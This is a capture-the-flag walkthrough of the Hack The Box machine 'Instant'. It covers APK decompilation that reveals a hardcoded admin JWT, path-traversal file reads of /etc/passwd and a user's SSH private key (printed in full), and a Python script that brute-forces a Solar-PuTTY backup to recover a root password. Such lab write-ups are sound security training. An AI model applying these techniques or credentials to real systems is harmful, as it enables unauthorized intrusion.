Recon
Nmap
The first thing that I do is run nmap scan that show this results:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/htb/machine/instant]
└─$ nmap -sV -sC --min-rate=1000 -p- 10.10.11.37 -o nmap
# Nmap 7.94SVN scan initiated Wed Oct 23 02:45:56 2024 as: nmap -sV -sC --min-rate=1000 -p- -o nmap 10.10.11.37
Nmap scan report for 10.10.11.37
Host is up (0.27s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Did not follow redirect to http://instant.htb/
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct 23 02:47:42 2024 -- 1 IP address (1 host up) scanned in 106.42 seconds
From the nmap results, we can see that there is port 80 which is a web service that running on the server and on port 22 is SSH.
Website - TCP 80
First of all, we can add the IP to our /etc/host folder as instant.htb
1
2
kali@kali$ sudo nano /etc/host
10.10.11.37 instant.htb
Exploit
Take a look in the website, and i can get an .apk file, download it and use jadx to convert to java code.
1
jadx -d /home/kali/htb/machine/instant/out /home/kali/htb/machine/instant/instant.apk
And find grep instant.htb to get some information
1
grep -r instant.htb
Result of grep command is
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
gobuster:/css                  (Status: 301) [Size: 308] [--> http://instant.htb/css/]
gobuster:/downloads            (Status: 301) [Size: 314] [--> http://instant.htb/downloads/]
gobuster:/img                  (Status: 301) [Size: 308] [--> http://instant.htb/img/]
gobuster:/javascript           (Status: 301) [Size: 315] [--> http://instant.htb/javascript/]
gobuster:/js                   (Status: 301) [Size: 307] [--> http://instant.htb/js/]
nmap:|_http-title: Did not follow redirect to http://instant.htb/
nmap:Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
out/sources/com/instantlabs/instant/ProfileActivity.java:            new OkHttpClient().newCall(new Request.Builder().url("http://mywalletv1.instant.htb/api/v1/view/profile").addHeader("Authorization", accessToken).build()).enqueue(new Callback() { // from class: com.instantlabs.instant.ProfileActivity.1
out/sources/com/instantlabs/instant/TransactionActivity.java:        new OkHttpClient().newCall(new Request.Builder().url("http://mywalletv1.instant.htb/api/v1/initiate/transaction").addHeader("Authorization", str4).post(RequestBody.create(MediaType.parse("application/json"), jsonObject.toString())).build()).enqueue(new AnonymousClass2(str5, str4));
out/sources/com/instantlabs/instant/TransactionActivity.java:                        new OkHttpClient().newCall(new Request.Builder().url("http://mywalletv1.instant.htb/api/v1/confirm/pin").header("Authorization", this.val$access_token).post(RequestBody.create(MediaType.parse("application/json"), jsonObject.toString())).build()).enqueue(new Callback() { // from class: com.instantlabs.instant.TransactionActivity.2.2
out/sources/com/instantlabs/instant/LoginActivity.java:        new OkHttpClient().newCall(new Request.Builder().url("http://mywalletv1.instant.htb/api/v1/login").post(RequestBody.create(MediaType.parse("application/json"), jsonObject.toString())).build()).enqueue(new Callback() { // from class: com.instantlabs.instant.LoginActivity.4
out/sources/com/instantlabs/instant/AdminActivities.java:        new OkHttpClient().newCall(new Request.Builder().url("http://mywalletv1.instant.htb/api/v1/view/profile").addHeader("Authorization", "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA").build()).enqueue(new Callback() { // from class: com.instantlabs.instant.AdminActivities.1
out/sources/com/instantlabs/instant/RegisterActivity.java:        new OkHttpClient().newCall(new Request.Builder().url("http://mywalletv1.instant.htb/api/v1/register").post(RequestBody.create(MediaType.parse("application/json"), jsonObject.toString())).build()).enqueue(new Callback() { // from class: com.instantlabs.instant.RegisterActivity.3
grep: out/resources/classes.dex: binary file matches
out/resources/res/xml/network_security_config.xml:        <domain includeSubdomains="true">mywalletv1.instant.htb
out/resources/res/xml/network_security_config.xml:        <domain includeSubdomains="true">swagger-ui.instant.htb
out/resources/res/layout/activity_forgot_password.xml:            android:text="Please contact support@instant.htb to have your account recovered"
We can see the website have 2 subdomain is mywalletv1 and swagger-ui, add 2 host to /etc/hosts
And a special information about a hardcode JWT token authentication of admin eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwicm9sZSI6IkFkbWluIiwid2FsSWQiOiJmMGVjYTZlNS03ODNhLTQ3MWQtOWQ4Zi0wMTYyY2JjOTAwZGIiLCJleHAiOjMzMjU5MzAzNjU2fQ.v0qyyAqDSgyoNFHU7MgRQcDA0Bw99_8AEXKGtWZ6rYA

Use this authentication in swagger requests to get admin and get a lfi in read log api

First we get /etc/passwd, so we get username of user account is shirohige
Second, we get key ssh of shirohige by path ../.ssh/id_rsa so now we have a foothold in system
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
Privilege Escalation
To start, i upload linpeas.sh and run. Read the report, i find out that 2 file is suspicious including /var/lib/PackageKit/transactions.db and /opt/backups/Solar-PuTTY/sessions-backup.dat
First, download 2 file take a look to transactions.db, i can not find anything interesting
Second, in the sessions-backup.dat, search for decrypting the session encryption, i find a tools in github repo
Download and write a python file to brute force password in solar putty with rockyou dictionary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
import subprocess
import os
passdata = "rockyou.txt"
session = "sessions-backup.dat"
decrypt = "SolarPuttyDecrypt.exe"

with open(passdata, 'rb') as f:
    for password in f:
        password = password.strip()
        print(f"Trying: {password}")
        s = subprocess.run([decrypt, session, password], capture_output=True, text=True)

        if s.returncode == 0:
            os.system(f".\{decrypt} .\{session} {password}")
            print(password)
            break
So we can get the password is estrella and data in session-backup.dat after decrypting is
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
{
  "Sessions": [
    {
      "Id": "066894ee-635c-4578-86d0-d36d4838115b",
      "Ip": "10.10.11.37",
      "Port": 22,
      "ConnectionType": 1,
      "SessionName": "Instant",
      "Authentication": 0,
      "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
      "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
      "LastTimeOpen": "0001-01-01T00:00:00",
      "OpenCounter": 1,
      "SerialLine": null,
      "Speed": 0,
      "Color": "#FF176998",
      "TelnetConnectionWaitSeconds": 1,
      "LoggingEnabled": false,
      "RemoteDirectory": ""
    }
  ],
  "Credentials": [
    {
      "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
      "CredentialsName": "instant-root",
      "Username": "root",
      "Password": "12**24nzC!r0c%q12",
      "PrivateKeyPath": "",
      "Passphrase": "",
      "PrivateKeyContent": null
    }
  ],
  "AuthScript": [],
  "Groups": [],
  "Tunnels": [],
  "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"
}
Now use credentials to get the root
WE ARE ROOT NOW !!
Box Rooted
If you find my articles interesting, you can buy me a coffee